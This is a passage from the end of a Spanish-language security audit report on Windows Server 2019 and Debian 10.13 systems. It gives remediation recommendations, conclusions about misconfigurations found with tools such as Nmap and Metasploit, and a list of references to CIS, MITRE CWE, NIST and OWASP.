7. Utilizar **frameworks** de desarrollo que incluyan protección **contra CSRF por defecto**.

8. Revisar y ajustar permisos en directorios sensibles.
9. **Monitorear periódicamente encabezados HTTP** para verificar su correcta implementación en todas las rutas.
10. **Capacitar a los administradores de sistemas** en buenas prácticas de seguridad y gestión de configuraciones.
11. **Desplegar firewalls adicionales** en los sistemas para monitorear tráfico y bloquear accesos sospechosos.
12. **Establecer una política de seguridad robusta**, incluyendo la revisión frecuente de logs y auditorías internas.

Conclusiones

La auditoría de seguridad realizada en los sistemas operativos **Windows Server 2019** y **Debian 10.13** permitió identificar una serie de vulnerabilidades críticas que representan riesgos importantes para la seguridad de la infraestructura. Entre los principales problemas detectados se encuentran la exposición de directorios sensibles, configuraciones inseguras en servicios SMB y Apache/Nginx, y la falta de encriptación TLS en servicios esenciales. Estas deficiencias incrementan la probabilidad de que un atacante interno o externo pueda comprometer los sistemas. El análisis también evidenció la existencia de puertos abiertos innecesarios y configuraciones predeterminadas que deben ajustarse para reducir la superficie de ataque. Adicionalmente, la enumeración de usuarios válidos y la actividad sin restricciones del endpoint XML-RPC en WordPress destacan la necesidad de aplicar controles más estrictos en aplicaciones y servicios web.

El uso de herramientas como **Nmap**, **Enum4Linux**, **Dirb** y **Metasploit** permitió realizar un diagnóstico exhaustivo de las vulnerabilidades presentes. Las acciones correctivas y preventivas propuestas ofrecen una hoja de ruta clara para mitigar los riesgos detectados y mejorar significativamente la postura de seguridad de los sistemas. En esta auditoría se identificaron fallas de configuración que exponen los sistemas a posibles ataques y filtración de información sensible. Con la implementación de las acciones correctivas reducirá considerablemente los riesgos asociados, fortaleciendo la infraestructura tecnológica. Es crucial establecer un enfoque proactivo en la gestión de accesos y la protección de servicios de un sistema.

Referencias:

- CIS Benchmarks. (n.d.). *CIS Benchmarks*. Center for Internet Security. Recuperado de <https://www.cisecurity.org/cis-benchmarks>
- MITRE. (n.d.). *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*. Recuperado de <https://cwe.mitre.org/data/definitions/89.html>
- MITRE. (n.d.). *CWE-693: Protection Mechanism Failure*. Recuperado de <https://cwe.mitre.org/data/definitions/693.html>
- MITRE. (n.d.). *CWE-548: Exposure of Information Through Directory Listing*. Recuperado de <https://cwe.mitre.org/data/definitions/548.html>
- MITRE. (n.d.). *CWE-1021: Improper Restriction of Rendered UI Layers or Frames*. Recuperado de <https://cwe.mitre.org/data/definitions/1021.html>
- National Institute of Standards and Technology. (2013). *Security and Privacy Controls for Federal Information Systems and Organizations (NIST SP 800-53 Revision 4)*. Recuperado de <https://csrc.nist.gov/publications/detail/sp/800-53/rev-4/final>
- OWASP Foundation. (n.d.). *OWASP Top Ten Web Application Security Risks*. Recuperado de <https://owasp.org/www-project-top-ten/>
- OWASP Foundation. (n.d.). *OWASP ZAP*. Recuperado de <https://www.zaproxy.org/>
- Nmap Project. (n.d.). *Nmap: Network Mapper*. Recuperado de <https://nmap.org/>
- Offensive Security. (n.d.). *Metasploit Framework*. Recuperado de <https://www.metasploit.com/>
- W3C. (n.d.). *Content Security Policy (CSP)*. Recuperado de <https://www.w3.org/TR/CSP/>
- Microsoft. (n.d.). *Security Guidance for SMB Protocol*. Recuperado de <https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/smb-security>
- Linux Foundation. (n.d.). *SMB Security Configuration in Linux (Samba)*. Recuperado de https://wiki.samba.org/index.php/SMB_Protocol_Versions